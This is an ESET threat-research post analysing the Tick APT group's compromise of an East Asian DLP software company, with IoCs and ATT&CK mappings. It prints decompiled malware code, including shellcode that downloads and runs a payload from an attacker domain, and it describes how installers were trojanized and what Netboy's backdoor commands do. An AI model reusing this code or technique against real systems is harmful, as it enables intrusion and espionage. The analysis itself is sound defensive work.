The slow Tick-ing time bomb: Tick APT group compromise of a DLP software developer in East Asia

By Facundo Muñoz

ESET researchers discovered a campaign that we attribute with high confidence to the APT group Tick. The incident took place in the network of an East Asian company that develops data-loss prevention (DLP) software.

The attackers compromised the DLP company's internal update servers to deliver malware inside the software developer's network, and trojanized installers of legitimate tools used by the company, which eventually resulted in the execution of malware on the computers of the company's customers.

In this blogpost, we provide technical details about the malware detected in the networks of the compromised company and of its customers. During the intrusion, the attackers deployed a previously undocumented downloader named ShadowPy, and they also deployed the Netboy backdoor (aka Invader) and Ghostdown downloader.

Based on Tick's profile, and the compromised company's high-value customer portfolio, the objective of the attack was most likely cyberespionage. How the data-loss prevention company was initially compromised is unknown.

Key points in this blogpost:

- ESET researchers uncovered an attack occurring in the network of an East Asian data-loss prevention company with a customer portfolio that includes government and military entities.
- ESET researchers attribute this attack with high confidence to the Tick APT group.
- The attackers deployed at least three malware families and compromised update servers and tools used by the company. As a result, two of their customers were compromised.
- The investigation revealed a previously undocumented downloader named ShadowPy.

Tick overview

Tick (also known as BRONZE BUTLER or REDBALDKNIGHT) is an APT group, suspected of being active since at least 2006, targeting mainly countries in the APAC region. This group is of interest for its cyberespionage operations, which focus on stealing classified information and intellectual property.

Tick employs an exclusive custom malware toolset designed for persistent access to compromised machines, reconnaissance, data exfiltration, and download of tools. Our latest report into Tick's activity found it exploiting the ProxyLogon vulnerability to compromise a South Korean IT company, as one of the groups with access to that remote code execution exploit before the vulnerability was publicly disclosed. While still a zero-day, the group used the exploit to install a webshell to deploy a backdoor on a webserver.

Attack overview

In March 2021, through unknown means, attackers gained access to the network of an East Asian software developer company.

The attackers deployed persistent malware and replaced installers of a legitimate application known as Q-dir with trojanized copies that, when executed, dropped an open-source VBScript backdoor named ReVBShell, as well as a copy of the legitimate Q-Dir application. This led to the execution of malicious code in networks of two of the compromised company's customers when the trojanized installers were transferred via remote support software – our hypothesis is that this occurred while the DLP company provided technical support to their customers.

The attackers also compromised update servers, which delivered malicious updates on two occasions to machines inside the network of the DLP company. Using ESET telemetry, we didn't detect any other cases of malicious updates outside the DLP company's network.

The customer portfolio of the DLP company includes government and military entities, making the compromised company an especially attractive target for an APT group such as Tick.

Timeline

According to ESET telemetry, in March 2021 the attackers deployed malware to several machines of the software developer company. The malware included variants of the Netboy and Ghostdown families, and a previously undocumented downloader named ShadowPy.

In April, the attackers began to introduce trojanized copies of the Q-dir installers in the network of the compromised company.

In June and September 2021, in the network of the compromised company, the component that performs updates for the software developed by the compromised company downloaded a package that contained a malicious executable.

In February and June 2022, the trojanized Q-dir installers were transferred via remote support tools to customers of the compromised company.



Figure 1. Timeline of the attack and related incidents.

Compromised update servers

The first incident where an update containing malware was registered was in June, and then again in September, 2021. On both cases the update was delivered to machines inside the DLP company's network.

The update came in the form of a ZIP archive that contained a malicious executable file. It was deployed and executed by a legitimate update agent from software developed by the compromised company. The chain of compromise is illustrated in Figure 2.



Figure 2. Illustration of the chain of compromise

The first detected case occurred in June 2021, and the update was downloaded from an internal server and deployed. The second case occurred in September 2021, from a public-facing server.

The malicious executable issues an HTTP GET request to http://103.127.124[.]117/index.html to obtain the key to decrypt the embedded payload, which is encrypted with the RC6 algorithm. The payload is dropped to the %TEMP% directory with a random name and a .vbe extension, and is then executed.

Although we have not obtained the dropped sample from the compromised machine, based on the detection (VBS/Agent.DL), we have high confidence that the detected script was the open-source backdoor ReVBShell.

Using ESET telemetry, we didn't identify any customers of the DLP company who had received any malicious files through the software developed by that company. Our hypothesis is that the attackers compromised the update servers to move laterally on the network, not to perform a supply-chain attack against external customers.

Trojanized Q-Dir installers

Q-Dir is a legitimate application developed by SoftwareOK that allows its user to navigate four folders at the same time within the same window, as shown in Figure 3. We believe that the legitimate application is part of a toolkit used by employees of the compromised company, based on where the detections originated inside the network.



Figure 3. Screenshot of the Q-Dir application

According to ESET telemetry, starting in April 2021, two months before the detection of the malicious updates, the attackers began to introduce 32- and 64-bit trojanized installers of the application into the compromised company's network.

We found two cases, in February and June 2022, where the trojanized installers were transferred by the remote support tools helpU and ANYSUPPORT, to computers of two companies located in East Asia, one in the engineering vertical, and the other a manufacturing industry.

These computers had software from the compromised company installed on them, and the trojanized Q-dir installer was received minutes after the support software was installed by the users.

Our hypothesis is that the customers of the compromised DLP company were receiving technical support from that company, via one of those remote support applications and the malicious installer was used unknowingly to service the customers of the DLP company; it is unlikely that the attackers installed support tools to transfer the trojanized installers themselves.

32-bit installer

The technique used to trojanize the installer involves injecting shellcode into a cavity at the end of the Section Headers table – the application was compiled using 0x1000 for FileAlignment and SectionAlignment, leaving in a cavity of 0xD18 bytes – large enough to accommodate the malicious, position-independent shellcode. The entry point code of the application is patched with a JMP instruction that points to the shellcode, and is located right after the call to WinMain (Figure 4); therefore the malicious code is only executed after the application's legitimate code finishes its execution.



Figure 4. The assembly code shows the JMP *instruction that diverts execution flow to the shellcode. The hexadecimal dump shows the shellcode at the end of the PE's section headers.*

The shellcode, shown in Figure 5, downloads an unencrypted payload from http://softsrobot[.]com/index.html to %TEMP%\ChromeUp.exe by default; if the file cannot be created, it gets a new name using the GetTempFileNameA API.

```
strcpy(pServerUrl, "http://softsrobot.com/index.html");
strcpy(pExeFileName, "ChromeUp.exe");

pTempPath = (apis->malloc)(260);
(apis->memset)(pTempPath, 0, 260);
(apis->pGetTempPathA)(260, pTempPath);

pDropperName = (apis->malloc)(520);
(apis->memset)(pDropperName, 0, 520);
(apis->pstrcpy)(pDropperName, pTempPath);
(apis->pstrcat)(pDropperName, pExeFileName);

pBuffer = (apis->malloc)(0xC800000);
pBufferSize = downloadFromServer(pServerUrl, pBuffer, apis);
if ( pBufferSize > 4096 )
{
    hFile = (apis->CreateFileA)(pDropperName, GENERIC_WRITE, FILE_SHARE_WRITE, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
    if ( hFile == INVALID_HANDLE_VALUE )
    {
        pDropperName = (apis->malloc)(260);
        (apis->memset)(pDropperName, 0, 260);
        (apis->pGetTempFileNameA)(pTempPath, 0, 0, pDropperName);
        hFile = (apis->CreateFileA)(pDropperName, GENERIC_WRITE, FILE_SHARE_WRITE, 0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0);
        (apis->WriteFile)(hFile, pBuffer, pBufferSize, dwNumberOfBytesWritten, 0);
        (apis->CloseHandle)(hFile);
    }
    else
    {
        (apis->WriteFile)(hFile, pBuffer, pBufferSize, dwNumberOfBytesWritten, 0);
        (apis->CloseHandle)(hFile);
    }
    (apis->WinExec)(pDropperName, 1);
}

return (apis->free)(pBuffer);
```

Figure 5. Decompiled code of the function that orchestrates downloading the binary file and writing it to disk

64-bit installer

While only one malicious 32-bit installer was found, the 64-bit installers were detected in several places throughout the DLP company's network. The installer contains the Q-Dir application and an encoded (VBE) ReVBShell backdoor that was customized by the attackers; both of them were compressed with LZO and encrypted with RC6. The files are dropped in the %TEMP% directory and executed.

ReVBShell

ReVBShell is an open-source backdoor with very basic capabilities. The backdoor code is written in VBScript and the controller code is written in Python. Communication with the server is over HTTP with GET and POST requests.

The backdoor supports several commands, including:

- Getting computer name, operating system name, architecture, and language version of the operating system
- Getting username and domain name
- Getting network adapter information
- Listing running processes
- Executing shell commands and sending back output
- Changing current directory
- Downloading a file from a given URL
- Uploading a requested file

We believe that the attackers used ReVBShell version 1.0, based on the main branch commit history on GitHub.

More about the DLP company compromise

In this section, we provide more details about tools and malware families that Tick deployed in the compromised software company's network.

To maintain persistent access, the attackers deployed malicious loader DLLs along with legitimate signed applications vulnerable to DLL search-order hijacking. The purpose of these DLLs is to decode and inject a payload into a designated process (in all cases of this incident, all loaders were configured to inject into svchost.exe).

The payload in each loader is one of three malware families: ShadowPy, Ghostdown, or Netboy. Figure 6 illustrates the loading process.



Figure 6. High-level overview of the Tick malware loading process

In this report we will focus on analyzing the ShadowPy downloader and Netboy backdoor.

ShadowPy

ShadowPy is a downloader developed in Python and converted into a Windows executable using a customized version of py2exe. The downloader contacts its C&C to obtain Python scripts to execute.

Based on our findings, we believe the malware was developed at least two years before the compromise of the DLP company in 2021. We have not observed any other incidents where ShadowPy was deployed.

Custom py2exe loader

As previously described, the malicious DLL loader is launched via DLL side-loading; in the case of ShadowPy we observed vssapi.dll being side-loaded by avshadow.exe, a legitimate software component from the Avira security software suite.

The malicious DLL contains, encrypted in its overlay, three major components: the py2exe custom loader, the Python engine and the PYC code. First, the DLL loader code locates the custom py2exe loader in its overlay and decrypts it using a NULL-preserving XOR using 0x56 as the key, then it loads it in memory and injects it in a new svchost.exe process that it creates. Then the entry point of the custom py2exe loader is executed on the remote process.The difference between the original py2exe loader code and the customized version used by Tick, is that the custom loader reads the contents of the malicious vssapi.dll from disk and searches for the Python engine and the PYC code in the overlay, whereas the original locates the engine and the PYC code in the resource section.

The loading chain is illustrated in Figure 7.



Figure 7. High-level overview of the steps taken to execute the PYC payload

Python downloader

The PYC code is a simple downloader whose purpose is to retrieve a Python script and execute it in a new thread. This downloader randomly picks a URL from a list (although for the samples we analyzed only one URL was present) and builds a unique ID for the compromised machine by building a string composed of the following data:

- Machine local IP address
- MAC address
- Username (as returned by the %username% environment variable)
- Domain and username (results of the whoami command)
- Network computer name (as returned by Python's platform.node function)
- Operating system information (as returned by Python's platform.platform function)
- Architecture information (as returned by Python's platform.architecture function)

Finally, it uses abs(zlib.crc32(<STRING>)) to generate the value that will serve as an ID. The ID is inserted in the middle of a string composed of random characters and is further obfuscated, then it is appended to the URL as shown in Figure 8.

```
scmd = chr(ord("a") + tmpnum)
sendstr = rndstr + mcrcstr + scmd + IDStr + GetARandStr(random.randint(1, 20))
sendstr = ReverseString(EncryptString1(sendstr))
reqstr = url + sendstr
```

Figure 8. Decompiled Python code that prepares the URL, appending the obfuscated unique user ID

It issues an HTTP GET request to travelasist[.]com to receive a new payload that is XOR-decrypted with a fixed, single-byte key, 0xC3, then base64-decoded; the result is decrypted using the AES algorithm in CFB mode with a 128-bit key and IV provided with the payload. Lastly it is decompressed using zlib and executed in a new thread.

Netboy

Netboy (aka Invader) is a backdoor programmed in Delphi; it supports 34 commands that allow the attackers to capture the screen, perform mouse and keyboard events on the compromised machine, manipulate files and services, and obtain system and network information, among other capabilities.

Network protocol

Netboy communicates with its C&C server over TCP. The packet format used to exchange information between the backdoor and its C&C is described in Figure 9.



Figure 9. Illustration of the C&C packet format implemented by Netboy

In order to fingerprint its packets, it generates two random numbers (first two fields in the header) that are XORed together (as shown in Figure 10) to form a third value that is used to validate the packet.

```
System::Randomize();
dwRand1 = get_random_number(0xFFFFFFFF);
System::Randomize();
dwRand2 = get_random_number(0xFFFFFFFF);
dwCheckValue = (dwRand2 + 1) ^ (dwRand1 - 1);
```

Figure 10. Decompiled code that generates two random numbers and combines them to generate a packet fingerprint value

Packet validation is shown in Figure 11, when the backdoor receives a new command from its controller.

```
if ( recv(socket, pBuffer, 4, flags) < 4 )
    goto bad_packet_return;


dwRand1 = pBuffer[0];
if ( recv(socket, pBuffer, 4, flags) < 4 )
    goto bad_packet_return;

dwRand2 = pBuffer[0];
if ( recv(socket, pBuffer, 4, flags) < 4 || pBuffer[0] != ((dwRand2 + 1) ^ (dwRand1 - 1)) || recv(socket, pBuffer, 8, flags) < 8 )
{
bad_packet_return:
```

Figure 11. Decompiled code that performs validation of a newly received packet

The packet header also contains the size of the encrypted compressed data, and the size of the uncompressed data plus the size (DWORD) of another field containing a random number (not used for validation) that is prepended to the data before it is compressed, as shown in Figure 12.

```
// Prepend random number to the data
*pCompressionBuffer = GetTickCount();
SystemMove_Dst_Src_Size(pCompressionBuffer + 4, pDataBuffer, dwDataBufferSize);

dwCompressedDataSize = DD_Compress(pCompressionBuffer, &pPacketBuffer[1], dwDataBufferSize + 4);
DD_RC4(&pPacketBuffer[1], &pPacketBuffer[1], dwCompressedDataSize, PACKET_ENCRYPTION_KEY);

// Set fields of the packet header
pPacketBuffer->dwRandom1 = dwRand1;
pPacketBuffer->dwRandom2 = dwRand2;
pPacketBuffer->dwRandom3 = dwCheckValue;
pPacketBuffer->dwCompressedDataSize = dwCompressedDataSize;
pPacketBuffer->dwUncompressedDataSize = dwDataBufferSize + 4;
```

Figure 12. Decompiled code that creates a new packet to be sent to the controller

For compression, Netboy uses a variant of the LZRW family of compression algorithms and for encryption it uses the RC4 algorithm with a 256-bit key made up of ASCII characters.

Backdoor commands

Netboy supports 34 commands; however, in Table 1 we describe only 25 of the most prominent ones giving the attackers certain capabilities on the compromised systems.

Table 1. Most interesting Netboy backdoor commands

Command ID	Description
0x05	Create new TCP socket and store received data from its controller to a new file.
0x06	Create new TCP socket and read file; send contents to the controller.
0x08	Gets local host name, memory information, system directory path, and configured operating hours range for the backdoor (for example, between 14-18).
0x0A	List network resources that are servers.
0x0B	List files in a given directory.
0x0C	List drives.
0x0E	Execute program with ShellExecute Windows API.
0x0F	Delete file.
0x10	List processes.
0x11	Enumerate modules in a process.
0x12	Terminate process.
0x13	Execute program and get output.
0x16	Download a new file from the server and execute with ShellExecute Windows API.
0x1D	Create reverse shell.
0x1E	Terminate shell process.
0x1F	Get TCP and UDP connections information using the WinSNMP API.
0x23	List services.
0x24	Start service specified by the controller.
0x25	Stop service specified by the controller.
0x26	Create a new service. Details such as service name, description, and path are received from the controller.
0x27	Delete service specified by the controller.
0x28	Set TCP connection state.
0x29	Start screen capture and send to the controller every 10 milliseconds.
0x2A	Stop screen capture.
0x2B	Perform mouse and keyboard events requested by the controller.

Attribution

We attribute this attack to Tick with high confidence based on the malware found that has been previously attributed to Tick, and to the best of our knowledge has not been shared with other APT groups, and the code similarities between ShadowPy and the loader used by Netboy.

Additionally, domains used by the attackers to contact their C&C servers were previously attributed to Tick in past cases: waterglue[.]org in 2015, and softsrobot[.]com in 2020.

In May 2022, AhnLab researchers published a report about an unidentified threat actor targeting entities and individuals from South Korea with CHM files that deploy a legitimate executable and a malicious DLL for side-loading. The purpose of the DLL is to decompress, decrypt, drop, and execute a VBE script in the %TEMP% folder. The decoded script reveals a ReVBShell backdoor once again.

We believe that campaign is likely to be related to the attack described in this report, as the custom ReVBShell backdoor of both attacks is the same, and there are multiple code similarities between the malicious 64-bit installer (SHA-1: B9675D0EFBC4AE92E02B3BFC8CA04B01F8877DB6) and the quartz.dll sample (SHA-1: ECC352A7AB3F97B942A6BDC4877D9AFCE19DFE55) described by AhnLab.

Conclusion

ESET researchers uncovered a compromise of an East Asian data loss prevention company. During the intrusion, the attackers deployed at least three malware families, and compromised update servers and tools used by the compromised company. As a result, two customers of the company were subsequently compromised.

Our analysis of the malicious tools used during the attack revealed previously undocumented malware, which we named ShadowPy. Based on similarities in the malware found during the investigation, we have attributed the attack with high confidence to the Tick APT group, known for its cyberespionage operations targeting the APAC region.

We would like to thank Cha Minseok from AhnLab for sharing information and samples during our research.

ESET Research offers private APT intelligence reports and data feeds. For any inquiries about this service, visit the ESET Threat Intelligence page.

IoCs

Files

SHA-1	Filename	ESET detection name	Description
72BDDEAD9B508597B75C1EE8BE970A7CA8EB85DC	dwmapi.dll	Win32/Netboy.A	Netboy backdoor.
8BC1F41A4DDF5CFF599570ED6645B706881BEEED	vssapi.dll	Win64/ShadowPy.A	ShadowPy downloader.
4300938A4FD4190A47EDD0D333E26C8FE2C7451E	N/A	Win64/TrojanDropper.Agent.FU	Trojanized Q-dir installe Drops the customized Re version A.
B9675D0EFBC4AE92E02B3BFC8CA04B01F8877DB6	N/A	Win64/TrojanDropper.Agent.FU	Trojanized Q-dir installe Drops the customized Re version B.
F54F91D143399B3C9E9F7ABF0C90D60B42BF25C9	N/A	Win32/TrojanDownloader.Agent.GBY	Trojanized Q-dir installe
FE011D3BDF085B23E6723E8F84DD46BA63B2C700	N/A	VBS/Agent.DL	Customized ReVBShell l version A.
02937E4A804F2944B065B843A31390FF958E2415	N/A	VBS/Agent.DL	Customized ReVBShell l version B.

Network

IP	Provider	First seen	Details
115.144.69[.]108	KINX	2021-04-14	travelasist[.]com ShadowPY C&C server
110.10.16[.]56	SK Broadband Co Ltd	2020-08-19	mssql.waterglue[.]org Netboy C&C server
103.127.124[.]117	MOACK.Co.LTD	2020-10-15	Server contacted by the malicious update executable to retrieve a key for decryption.

IP	Provider	First seen	Details
103.127.124[.]119	MOACK.Co.LTD	2021-04-28	slientship[.]com ReVBShell backdoor version A server.
103.127.124[.]76	MOACK.Co.LTD	2020-06-26	ReVBShell backdoor version B server.
58.230.118[.]78	SK Broadband Co Ltd	2022-01-25	oracle.eneygylakes[.]com Ghostdown server.
192.185.89[.]178	Network Solutions, LLC	2020-01-28	Server contacted by the malicious 32-bit installer to retrieve a payload.

MITRE ATT&CK techniques

This table was built using version 12 of the MITRE ATT&CK framework**.**

Tactic	ID	Name	Description
Initial Access	T1195.002	Supply Chain Compromise: Compromise Software Supply Chain	Tick compromised update servers to deliver malicious update packages via the software developed by the compromised company.
	T1199	Trusted Relationship	Tick replaced legitimate applications used by technical support to compromise customers of the company.
Execution	T1059.005	Command and Scripting Interpreter: Visual Basic	Tick used a customized version of ReVBShell written in VBScript.
	T1059.006	Command and Scripting Interpreter: Python	ShadowPy malware uses a downloader written in Python.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Netboy and ShadowPy loaders persist via a Run key.
	T1543.003	Create or Modify System Process: Windows Service	Netboy and ShadowPy loaders persist by creating a service.
	T1574.002	Hijack Execution Flow: DLL Side-Loading	Netboy and ShadowPy loaders use legitimate service and description names when creating services.
Defense Evasion	T1036.004	Masquerading: Masquerade Task or Service	Netboy and ShadowPy loaders use legitimate service and description names when creating services.
	T1036.005	Masquerading: Match Legitimate Name or Location	Netboy and ShadowPy loaders use legitimate service and description names when creating services.
	T1027	Obfuscated Files or Information	Netboy, ShadowPy, and their loader use encrypted: payloads, strings, configuration. Loaders contain garbage code.
	T1027.001	Obfuscated Files or Information: Binary Padding	Netboy and ShadowPy loaders DLLs are padded to avoid security solutions from uploading samples.
	T1055.002	Process Injection: Portable Executable Injection	Netboy and ShadowPy loaders inject a PE into a preconfigured system process.
	T1055.003	Process Injection: Thread Execution Hijacking	Netboy and ShadowPy loaders hijack the main thread of the system process to transfer execution to the injected malware.
Discovery	T1135	Network Share Discovery	Netboy has network discovery capabilities.

Tactic	ID	Name	Description
	T1120	Peripheral Device Discovery	Netboy enumerates all available drives.
	T1057	Process Discovery	Netboy and ReVBShell have process enumeration capabilities.
	T1082	System Information Discovery	Netboy and ReVBShell, gather system information.
	T1033	System Owner/User Discovery	Netboy and ReVBShell, gather user information.
	T1124	System Time Discovery	Netboy uses system time to contact its C&C only during a certain time range.
Lateral Movement	T1080	Taint Shared Content	Tick replaced legitimate applications used by technical support, which resulted also in malware execution within the compromised network on previously clean systems.
Collection	T1039	Data from Network Shared Drive	Netboy and ReVBShell have capabilities to collect files.
	T1113	Screen Capture	Netboy has screenshot capabilities.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	ShadowPy and ReVBShell communicate via HTTP protocol with their C&C server.
	T1132.001	Data Encoding: Standard Encoding	Tick's customized ReVBShell uses base64 to encode communication with their C&C servers.
	T1573	Encrypted Channel	Netboy uses RC4. ShadowPy uses AES.
Exfiltration	T1041	Exfiltration Over C2 Channel	Netboy and ReVBShell have exfiltration capabilities.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Tick deployed a custom tool to download and exfiltrate files via a web service.

Source: https://www.welivesecurity.com/2023/03/14/slow-ticking-time-bomb-tick-apt-group-dlp-software-developer-east-asia/